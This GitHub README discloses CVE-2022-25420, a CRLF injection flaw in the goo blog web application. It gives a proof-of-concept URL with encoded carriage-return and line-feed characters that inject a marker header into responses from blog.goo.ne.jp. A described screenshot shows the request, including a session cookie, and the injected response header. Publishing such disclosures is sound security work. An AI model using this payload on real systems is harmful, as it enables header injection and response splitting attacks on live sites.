



Star



Notifications

<> Code

🔍 Issues

🔗 Pull requests

🎬 Actions

📁 Projects

🛡 Security

📈 Insights



master ▾

Go to file



abhiunix Updated Details and POCs ...

on Mar 27

🕒 2

[View code](#)



README.md

# goo-blog-App

## CVE-2022-25420

### Description

NTT Resonant Incorporated goo blog App Web Application 1.0 is vulnerable to CLRF injection. This vulnerability allows attackers to execute arbitrary code via a crafted HTTP request.

### Vulnerability Name

CRLF injection/HTTP response splitting

### Vendor of Product:

NTT Resonant Incorporated

# Affected Product Code Base

---

goo blog App - Web Application 1.0

## Affected Component

---

blog.goo.ne.jp

## Attack Type

---


Remote

## Proof of Concepts:

---

Open the URL to exploit the vulnerability URL:

[https://blog.goo.ne.jp/portal/xmarchel/7%0d%0aCustomInjectionHeader:%20injected\\_by\\_a\\_bhiunix](https://blog.goo.ne.jp/portal/xmarchel/7%0d%0aCustomInjectionHeader:%20injected_by_a_bhiunix)



The screenshot displays the network tab of a web browser's developer tools. On the left, the 'Request' pane shows the details of an outgoing HTTP GET request. The request line is `GET /portal/xmarchel/7%0d%0aCustomInjectionHeader:%20injected_by_abhiunix HTTP/1.1`. The 'Host' is `blog.goo.ne.jp`. The 'Referer' is `https://blog.goo.ne.jp/`. The 'Cookie' is `NGUserID=ac113a18-26906-1644136769-1; mase_sess=5ibs9bnsvjjsbbh4skcuc3og0q2`. The 'Accept' is `text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`. The 'Accept-Encoding' is `gzip,deflate`. The 'User-Agent' is `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36`. The 'Connection' is `Keep-alive`. On the right, the 'Response' pane shows the details of the incoming HTTP response. The status line is `HTTP/1.1 404 Not Found`. The 'Date' is `Mon, 14 Feb 2022 18:17:47 GMT`. The 'Content-Type' is `text/html; charset=UTF-8`. The 'Content-Length' is `0`. The 'Connection' is `close`. The 'X-Frame-Options' is `SAMEORIGIN`. The 'X-Content-Type-Options' is `nosniff`. The 'Strict-Transport-Security' is `max-age=31536000`. The 'X-XSS-Protection' is `1; mode=block`. The 'X-Gooblog-Gen' is `25`. The 'X-Gooblog-Path' is `/portal/xmarchel/7`. The 'CustomInjectionHeader' is `injected_by_abhiunix`. The 'dc' is `rc`.

## Discoverer

---

Abhijeet Singh (abhiunix)

## Releases

No releases published

## Packages

No packages published